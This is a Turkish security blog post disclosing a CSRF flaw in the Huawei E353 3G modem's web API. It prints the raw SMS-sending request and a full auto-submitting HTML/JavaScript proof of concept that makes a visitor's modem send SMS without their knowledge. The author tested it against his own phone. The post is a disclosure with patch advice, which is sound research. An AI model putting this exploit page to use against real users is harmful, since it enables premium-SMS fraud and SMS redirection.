Huawei E353 CSRF Zafiyeti

written by Mert SARICA | 2 May 2016


Geçtiğimiz Haziran ayının ortasına kadar 2.5 Kg ağırlığında nur topu gibi bir dizüstü bilgisayara sahiptim. Bu nedenle sabahları işe giderken, akşamları işten dönerken veya bir cafede otururken biraz makale okumak istediğimde ağırlığı ve büyüklüğü nedeniyle onu yanımda taşıyamıyordum. Onun yerine sim kart girişine sahip, hafif ve portatif Android tabletim yıllardır işimi görüyordu. Tablet kullandığım için, 2-3 yıl önce Turkcell'den data hattı satın alırken yanında verilen Huawei marka E353 model 3G USB modemi (Turkcell VINN) çok kullanma fırsatım olmamıştı. Haziran ayından sonra ise ultrabook satın aldığım için tabletimle yollarımı ayırarak 3G modemi aktif olarak kullanmaya başladım.


3G USB modemler, yanında dizüstü bilgisayar taşıyan ve güvenlik kaygısı nedeniyle güvenlilirliğinden şüphe ettiği kablosuz ağlara bağlanmak istemeyen bilişimciler için büyük bir nimettir. 3G USB modemin aslında bilgisayarımıza bağladığımız, üzerinde yönetilebilir olmayan bir işletim sisteminin çalıştığı, kapalı bir kutu olduğunu ve onun da zafiyetleri olabileceğini çoğu zaman aklımızın ucuna getirmeyiz.


Modemi sıkça kullanmaya başladıktan sonra boş bir zamanımda modeme hızlıca göz atmaya ve canımı acıtabilecek ilk zafiyeti tespit ettikten sonra gerisini incelemek üzere sizlere havale etmeye karar verdim.

3G modemi taktığımde karşıma otomatik olarak açılan modem web arayüzünü incelemeye başladım. Yaptığım ilk iş sayfanın kaynak kodlarına ve oradan da sayfa üzerinde kullanılan JavaScript kodlarını incelemek oldu. JavaScript


kodlarını incelediğimde, modeme ajax çağrıları ile çeşitli komutlar gönderilebildiğini gördüm.







traffic.html sayfasında yer alan “Data paketinizden kalan miktarı öğrenmek için tıklayın” kısmına tıkladığımda, data hattımından 2222 numaralı telefon numarasına KALAN smsi gittiğini gördüm. Daha sonra bunun tam olarak nasıl gerçekleştiğini görmek için trafiği Burp Suite PRO aracı ile incelemeye karar verdim.



Dikkatimi ilk çeken nokta, yapılan isteklerde Cross-Site Request Forgery (CSRF) saldırısına karşı herhangi bir önlemin alınmamış olmasıydı.


Cross-Site Request Forgery (CSRF) saldırısını kısaca, kullanıcının haberi ve bilgisi olmadan, internet tarayıcısının hedef alınan web uygulamasına doğru isteklerde bulunmasını sağlamaktır.

Örneğin kullanıcı hacklenmiş bir X haber sitesini ziyaret ediyor ve bu site üzerinden saldırgan, kullanıcının modeminin DNS değiştirme sayfasına (örnek: 192.168.1.1/dns.php) kullanıcısının haberi ve bilgisi olmadan DNS adresini 1.2.3.4 olarak güncelle şeklinde istek (HTTP POST) gönderiyor. Bu sayede artık kullanıcının tüm DNS istekleri, art niyetli kişinin DNS sunucusu üzerinden gerçekleşiyor ve kullanıcı gitmek istediği web sitesi yerine art niyetli kişinin web sitesine yönlendirilebiliyor.


Bu CSRF zafiyeti, istismar eden art niyetli kişiler ve dolandırıcılar tarafından nasıl kötüye kullanılır diye düşündüğümde aklıma ilk gelen, 3G modeme art niyetli kişilerin kontrolü olan bir web sitesi üzerinden premium SMS servislere SMS gönderilmesi sağlanarak haksız kazanç sağlanabileceği geldi. Bunun dışında diyelim ki ayrı bir data hattınız yok ve mevcut sim kartınızı 3G modeminiz ile kullanıyorsunuz. Bu durumda art niyetli kişiler, sms yönlendirme servisi ile size gönderilen smsleri başka bir telefon numarasına yönlendirebilirler. Bu senaryoları çoğaltmak mümkün olduğu için hızlıca, pratikte bunu kötüye kullanmak ne kadar kolay diye kendi cep telefonuma CSRF ile web sitesi üzerinden SMS atarak kontrol etmek istedim.

Burp Suite PRO ile gelen Generate CSRF PoC özelliği ile herhangi bir isteği çok kolay bir şekilde CSRF zafiyetini istismar eden bir web forma aşağıdaki gibi dönüştürebilirsiniz. Bu şekilde bir form oluşturup bunu web siteme (https://www.mertsarica.com/csrf.html) yükledim.


CSRF PoC generator
Request to: http://192.168.1.1
Options
Raw
Params
Headers
Hex
XML
POST /api/sms/send-sms HTTP/1.1
Host: 192.168.1.1
User-Agent: Mozilla/5.0 (Windows NT 6.3; WOW64; rv:42.0) Gecko/20100101 Firefox/42.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded; charset=UTF-8
X-Requested-With: XMLHttpRequest
Referer: http://192.168.1.1/html/traffic.html
Content-Length: 217
Connection: close
Pragma: no-cache
Cache-Control: no-cache
<?xml version="1.0"
encoding="UTF-8"?><request><Index>-1</Index><Phones><Phone>05</Phone></Phones><Sca></Sca><Content>Test</Content><Length>5</
Length><Reserved>1</Reserved><Date>2016-01-07 18:27:24</Date></request>
CSRF technique:
Auto-select based on request features
URL-encoded form
Multipart form
Plain text form
Cross-domain XHR (modern browsers only)
Include auto-submit script
Type a search term
0 matches
CSRF HTML:
<html>
<!-- CSRF PoC - generated by Burp Suite Professional -->
<body>
<script>
function submitRequest()
{
var xhr = new XMLHttpRequest();
xhr.open("POST", "http://192.168.1.1/api/sms/send-sms", true);
xhr.setRequestHeader("Accept", "*/*");
xhr.setRequestHeader("Accept-Language", "en-US,en;q=0.5");
xhr.setRequestHeader("Content-Type", "application/x-www-form-urlencoded; charset=UTF-8");
xhr.withCredentials = true;
var body = "\x3c?xml version=\"1.0\"
encoding=\"UTF-8\"?\x3e\x3crequest\x3e\x3cIndex\x3e-1\x3c/Index\x3e\x3cPhones\x3e\x3cPhone\x3e05\x3c/Phone\x3e\x3c/Phones
\x3e\x3cSca\x3e\x3c/Sca\x3e\x3cContent\x3eTest\x3c/Content\x3e\x3cLength\x3e5\x3c/Length\x3e\x3cReserved\x3e1\x3c/Reserved\x3e\x3c
Date\x3e2016-01-07 18:27:24\x3c/Date\x3e\x3c/request\x3e";
var aBody = new Uint8Array(body.length);
for (var i = 0; i < aBody.length; i++)
aBody[i] = body.charCodeAt(i);
xhr.send(new Blob([aBody]));
}
submitRequest();
</script>
<form action="#">
<input type="button" value="Submit request" onclick="submitRequest();" />
</form>
</body>
</html>
Type a search term
0 matches
Warning: The XmlHttpRequest technique only works on modern browsers, and the browser will not display the response to the CSRF request. The request contains some non-standard headers which, if included in a cross-domain XHR, may cause the request to be pre-flighted, and so the attack may fail. These headers have been omitted in the PoC attack, to avoid pre-flighting. If the omitted headers are essential for the efficacy of the CSRF attack, you can manually add these to the PoC HTML.
Regenerate
Test in browser
Copy HTML
Close



Daha sonra bu adresi 3G modem ile internet bağlandığım bilgisayarımdan çağırdığımda ise cep telefonuma SMS geldi ve oyun bitmiş oldu :)



Bu zafiyete karşı ne yapabilirim diye soracak olursanız, Turkcell ve/veya Huawei ile iletişime geçip bu zafiyeti ortadan kaldıran bir yama var mı diye sorabilir, varsa yükleyebilir veya bu modemi çöpe atıp farklı bir modem ile yolunuza devam edebilirsiniz.

Unutmayın, nasıl kullanmış olduğumuz işletim sistemimizin güvenlik yamalarının güncel olmasına güvenliğimiz için önem veriyorsak, aynı şekilde kullanmış olduğumuz aygıtların, cihazların da donanım yazılımlarının,

yamalarının güncel olduğuna önem vermeliyiz.

Bir sonraki yazıda görüşmek dileğiyle herkese güvenli günler dilerim.